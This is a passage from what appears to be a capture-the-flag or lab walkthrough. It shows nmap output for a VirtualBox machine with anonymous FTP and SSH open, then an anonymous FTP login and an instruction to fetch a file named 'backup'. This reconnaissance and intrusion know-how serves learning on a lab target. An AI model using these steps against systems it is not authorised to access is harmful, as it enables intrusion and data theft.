21/tcp    open  ftp      pyftplib 1.5.5
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to: 192.168.29.194:21
|     Waiting for username.
|     TYPE: ASCII; STRUcture: File; MODE: Stream
|     Data connection closed.
|   _End of status.
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 root    root      1062 Jul 29  2019 backup
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_  256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:66:90:48 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.64 ms 192.168.29.194

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.01 seconds
```

After finding the Open ports of the IP address, we need to enter using that port.

```
(root👁kali)-[~]  
# ftp 192.168.29.194  
Connected to 192.168.29.194.  
220 pyftplib 1.5.5 ready.  
Name (192.168.29.194:root): anonymous  
331 Username ok, send password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.
```

After connecting using the port we need to log in. now we can access all the files on that machine by using the following command:

“Get backup file”